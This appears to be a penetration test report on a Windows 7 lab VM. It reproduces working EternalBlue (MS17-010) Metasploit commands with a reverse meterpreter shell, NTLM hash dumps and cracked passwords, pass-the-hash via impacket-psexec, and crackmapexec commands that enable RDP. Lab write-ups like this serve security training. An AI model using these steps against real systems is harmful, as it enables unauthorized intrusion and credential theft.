TCM - Blue

Host Penetration Testing Report

Business Confidential

Date: Nov 11th, 2024
Version 1.0

Table of Contents

Assessment Overview

This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
WIN-845Q99004PP	192.168.100.137	Windows 7 Ultimate 6.1

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- Metasploit Framework
- John The Ripper
- Hashes.com
- Windows Remote Desktop
- Impacket-psexec
- SMBMap
- SMBClient

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

On 11th, November, 2024, TCM Security engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This is an external penetration testing engagement on **TCM - Blue** VM.

We found 9 open ports in the target server.

PORT	SERVICE VESRION
135/tcp	Microsoft Windows RPC (msrpc)
139/tcp	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds
49152/tcp	Microsoft Windows RPC (msrpc)
49153/tcp	Microsoft Windows RPC (msrpc)
49154/tcp	Microsoft Windows RPC (msrpc)
49155/tcp	Microsoft Windows RPC (msrpc)
49156/tcp	Microsoft Windows RPC (msrpc)
49157/tcp	Microsoft Windows RPC (msrpc)

This system is vulnerable to a popular critical vulnerability which can lead attackers to gain unauthorized access to the target system with full privileges easily. Immediate action is required to prevent these kinds of attacks.

Strengths

- SMB shares are password protected.

Weaknesses

- Unpatched version of windows OS lead to remote code execution.
- Weak user account passwords

Vulnerability Summary

1	2	0	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - Remote Code Execution (ms17-010)	Critical	Update SMB server or the OS
002 - Weak Login Passwords	High	Use strong passwords.
003 – Insecure Authentication which leads to pass the hash	High	Implement Microsoft Local Administrator Password Solution (LAPS)

Technical Findings

001 - Remote Code Execution (ms17-010)

Description:	Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code.
Impact:	**Likelihood: High** Attackers can easily exploit this using Metasploit framework. **Impact: High** If exploited successfully, attackers can gain access to the remote server as System user which is more privilege than Administrator user.
Tools Used:	Nmap, Metasploit-Framework
Mitigation:	Update SMB server or the OS
References:	https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Proof of Concept (PoC)

Successfully gained remote access to the the target VM as NT AUTHORITY\SYSTEM. No need of privilege escalation because NT AUTHORITY\SYSTEM user is more privilege than Administrator user.

```
[+] 192.168.100.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.137:445 - Sending egg to corrupted connection.
[*] 192.168.100.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.100.137
[*] Meterpreter session 1 opened (192.168.100.138:4444 → 192.168.100.137:49158) at 2024-11-06 23:37:56 -0500
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

002 - Weak Login Passwords


Description:	Weak passwords are possible to crack using offline cracking methods using a tool like John the Ripper or Hashcat.
Impact:	**Likelihood: Medium** First attacker needs to gain access to the system as a privileged user to dump hashes. Or attacker can use online password cracking over SMB service but it is slow compared to offline hash cracking. **Impact: High** If exploited successfully, attackers can gain access to the remote server.
Tools Used:	John The Ripper, Hashes.com
Mitigation:	Use strong passwords. Additionally implement MFA if possible.
References:	https://insuregood.org/mitigating-password-attacks

Proof of Concept (PoC)

After gained access to the remote system, able to dump password hashes. Found Hashes of 4 users. Administrator and user are significant.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
```

Successfully cracked the hashes using Hashes.com online tool and found passwords.



003 – Insecure Authentication which leads to pass the hash

Description:	The system uses insecure authentication mechanisms, allowing adversaries to exploit pass-the-hash techniques to gain unauthorized access. This vulnerability enables attackers to reuse stolen password hashes for lateral movement, potentially compromising critical systems and sensitive data across the network.
Impact:	**Likelihood: Medium** First attacker needs to gain access to the system as a privileged user to dump hashes. **Impact: High** If exploited successfully, attackers can gain access to the remote server.
Tools Used:	Metasploit-Framework, Impacket-psexec
Mitigation:	Implement Microsoft Local Administrator Password Solution (LAPS)
References:	https://www.semperis.com/blog/how-to-defend-against-pass-the-hash-attack

Proof of Concept (PoC)

Previously able to dump password hashes. And performed pass the hash using impacket-psexec tool without cracking passwords. Use Administrator user's hash and connected to remote server.

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec Administrator@192.168.100.137 -hashes :58f5081696f366cdc72491a2c4996bd5
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.137.....
[*] Found writable share ADMIN$
[*] Uploading file nhUpcKRS.exe
[*] Opening SVCManager on 192.168.100.137.....
[*] Creating service yNpd on 192.168.100.137.....
[*] Starting service yNpd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the system.

Scanning and Enumeration

Performed a nmap deep scan for all ports. This is a Windows 7 Ultimate 7601 VM. And found 9 open ports including SMB and RPC services. These services are interesting in Windows Exploitation.

In Attacker Shell

```
nmap 192.168.100.137 -p- -A -T4
```

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

```
Host script results:
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
```

Performed a nmap vulnerability scan using vuln script. Found this system is vulnerable to ms17-010 RCE vulnerability.

In Attacker Shell

```
nmap 192.168.100.137 -p- --script=vuln
```

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

Enum SMB Shares using cmbclient tool and found 3 SMB shares but, the shares are password protected.

In Attacker Shell
smbclient -L 192.168.100.137

```
┌──(root㉿kali)-[~/Desktop]
└─# smbclient -L 192.168.100.137
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.100.137 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Exploitation

During scanning phase, we found that this system is vulnerable to ms17-010 RCE vulnerability. This can be exploit easily using msfconsole.

In Attacker Shell
msfconsole -qx 'search ms17-010' use exploit/windows/smb/ms17_010_eternalblue set LHOST 192.168.100.138 set RHOSTS 192.168.100.137 run

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.100.137  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                             loit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2,
                                              Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Win
                                             dows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
                                             ndows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.138  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Successfully gained remote access to the the target VM as NT AUTHORITY\SYSTEM. No need of privilege escalation because NT AUTHORITY\SYSTEM user is more privilege than Administrator user.

```
[+] 192.168.100.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.137:445 - Sending egg to corrupted connection.
[*] 192.168.100.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.100.137
[*] Meterpreter session 1 opened (192.168.100.138:4444 → 192.168.100.137:49158) at 2024-11-06 23:37:56 -0500
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Post Exploitation

After exploit ms17-010 vulnerability we gained NT AUTHORITY\SYSTEM user is more privilege than Administrator user. Therefore, no need of privilege escalation but we performed few other post exploitation techniques.

Hash Dump

Dump password hashes. Found Hashes of 4 users. Administrator and user are significant.

In Meterpreter Shell
hashdump


Tried to crack using JTR tool and rockyou.txt dictionary, but no passwords cracked.

In Attacker Shell
john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT

```
1 Administrator:58f5081696f366cdc72491a2c4996bd5
2 user:2b576acbe6bcfda7294d6bd18041b8fe
```

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-11-06 23:52) 0g/s 17075Kp/s 17075Kc/s 34151KC/s      pepe .. P@10065w0rd4
Session completed.
```

However successfully cracked using Hashes.com online tool.




```
user:2b576acbe6bcfda7294d6bd18041b8fe:Password123!
Administrator:58f5081696f366cdc72491a2c4996bd5:Password456!
```

These passwords or hashes can be use for persistence.

Enable RDP


Enable RDP using crackmapexec tool. We already have passwords and hashes. In this scenario we used password hash of Administrator user to enable RDP.

In Attacker Shell

```
crackmapexec smb 192.168.100.137 -u Administrator -H
58f5081696f366cdc72491a2c4996bd5 -M rdp -o ACTION=enable
```

```
┌──(root㉿kali)-[~/Desktop]
└─# crackmapexec smb 192.168.100.137 -u Administrator -H 58f5081696f366cdc72491a2c4996bd5 -M rdp -o ACTION=enable
SMB         192.168.100.137 445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99
OO4PP) (signing:False) (SMBv1:True)
SMB         192.168.100.137 445    WIN-845Q99OO4PP  [+] WIN-845Q99OO4PP\Administrator:58f5081696f366cdc72491a2c4996bd5 (Pwn3d!)
RDP         192.168.100.137 445    WIN-845Q99OO4PP  [+] RDP enabled successfully
```

Connect via RDP using earlier cracked password.



Access Authenticated SMB Shares

List SMB Shares using Administrator user's credentials

In Attacker Shell

```
smbmap -H 192.168.100.137 -u Administrator -p Password456!
```

```
[+] IP: 192.168.100.137:445     Name: 192.168.100.137           Status: ADMIN!!!
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    NO ACCESS       Remote IPC
```

Using these Administrator credentials, we could able to access ADMIN$ and C$ shares.

In Attacker Shell

```
smbmap -H 192.168.100.137 -u Administrator -p Password456! -r ADMIN$
```

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.100.137:445     Name: 192.168.100.137           Status: ADMIN!!!
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        ./ADMIN$
        dr--r--r--                0 Thu Nov  7 14:43:35 2024    .
        dr--r--r--                0 Thu Nov  7 14:43:35 2024    ..
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    addins
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    AppCompat
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    AppPatch
        dw--w--w--                0 Thu Nov  7 08:31:08 2024    assembly
        fr--r--r--            71168 Tue Jul 20 13:05:29 2021    bfsvc.exe
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    BitLockerDiscoveryVolumeContents
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    Boot
        fr--r--r--            67584 Thu Nov  7 14:34:12 2024    bootstat.dat
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    Branding
        dr--r--r--                0 Tue Jul 20 12:07:24 2021    CSC
        dr--r--r--                0 Tue Jul 20 13:06:35 2021    Cursors
        dr--r--r--                0 Tue Jul 20 09:09:34 2021    debug
```

We have Read and Write access in ADMIN$ share.

Clean Up

During the engagement we opened RDP service via port 3389. In clean up phase we close the RDP service.

In Attacker Shell
crackmapexec smb 192.168.100.137 -u Administrator -H 58f5081696f366cdc72491a2c4996bd5 -M rdp -o ACTION=disable

Conclusion

This system is vulnerable to several attacks which are considered as critical and high. Attackers can easily gain access to the remote server using a well-known exploit called ms17-010 as NT-AUTHORITY/SYSTEM user which is more privilege than Administrator user and this is a serious vulnerability. In addition to that, Weak user account passwords are using and insecure authentication also found which can lead to pass the hash. Immediate mitigation is required for all these vulnerabilities.